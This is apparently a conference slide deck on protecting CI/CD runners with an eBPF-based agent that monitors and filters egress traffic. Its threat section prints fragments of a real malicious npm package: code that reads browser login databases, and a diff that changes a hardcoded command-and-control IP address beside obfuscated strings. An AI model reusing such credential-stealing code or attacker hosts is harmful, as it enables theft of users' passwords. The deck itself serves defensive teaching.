# Securing CI/CD runners through eBPF agent

Cenk Kalpakoglu, Mert Coskuner

# Who we are

Mert Coskuner, MSc

Principal Product Security Engineer @ Yahoo

Cenk Kalpakoglu

CEO, Co-Founder @ Kondukto

**Disclaimer: Opinions and work discussed are my own, and do not reflect the views or work of my employer**

# Agenda

- Why? – Threat landscape
- How? – eBPF deep dive
- Demo

# Threat Landscape

**245,032** malicious packages are detected in 2023 by Sonatype alone, which amounts to twice as many software supply chain attacks as during the period 2019-2022

# Common attack vectors

Vulnerable packages

Compromised pipeline tools

Artifact integrity

# Malware polluting open-source ecosystems

npm package execution-time-async trying to masquerade as code profiler package execution-time

It aims to steal the victim's login credentials and passwords from a variety of browsers, also downloads a python script to remotely control compromised instance

```
const K = "/AppData/Local/Microsoft/Edge/User Data",
  P = (t, c) => {
    result = "";
    try {
      const r = `${t}`,
        e = require(`${homedir}/store.node`);
      if (osType != "Windows_NT") return;
      const E = "SELECT * FROM logins",
        s = `${H("~/")}${c}`;
      let F = path.join(s, "Local State");
```

Malware collects credentials

```
 const d = (t) => e(t, c),
-  X = "http://162.218.114.83:3000",
+  X = "http://45.61.169.99:3000",
   C = d("ER0UVhQZAw"),
   H = (t) =>
     t.replace(/^~([a-z]+|\/)/, (t, c) => ("/" === c ? y : `${U[C](y)}/${c}`)),
   Y = "slJCNQ5",
   D = "AgYPTBAyD1QQJx9WFg",
```

Author changes connection details


https://blog.phylum.io/smuggling-malware-in-test-code/

# eBPF Deep Dive

# What is eBPF?

eBPF can run sandboxed programs in a privileged context such as the operating system kernel

It is used to safely and efficiently extend the capabilities of the kernel without requiring to change kernel source code or load kernel modules





```c
int syscall__ret_execve(struct pt_regs *ctx)
{
        struct comm_event event = {
                .pid = bpf_get_current_pid_tgid() >> 32,
                .type = TYPE_RETURN,
        };

        bpf_get_current_comm(&event.comm, sizeof(event.comm));
        comm_events.perf_submit(ctx, &event, sizeof(event));

        return 0;
}
```

# Exploring Options: Monitoring, Observability and Security

- Egress traffic control
- DNS queries
- File access (read/write)
- Process list/tree
- Spawned processes and call args

and more…



# The Playbook

- **Probe TCP events**

kprobe/tcp_v4_connect

kprobe/tcp_close

**- Probe UDP events:**


kprobe/ip4_datagram_connect

**- Filter egress traffic:**

cgroup_skb/egress


**- Policy=Pass/Block :**

Userspace GO app




# Demo

https://github.com/kondukto-io/kntrl



# New Features

- UDP support
- Github meta IP range detection



# Summary

Visit: kntrl.dev
Contribute: github.com/kondukto-io/kntrl
Communicate: #slack

# References


https://ebpf.io/what-is-ebpf/#what-is-ebpf

https://cilium.io

https://sysdig.com/blog/the-art-of-writing-ebpf-programs-a-primer

https://www.brendangregg.com

https://arthurchiao.art/blog/firewalling-with-bpf-xdp/#22-l3-example-drop-all-icmp-packets

https://github.com/ddosify/alaz

https://www.wiz.io/blog/unveiling-ebpf-revolutionizing-security-and-observability

https://ebpf.io/applications

https://tmpout.sh/2/4.html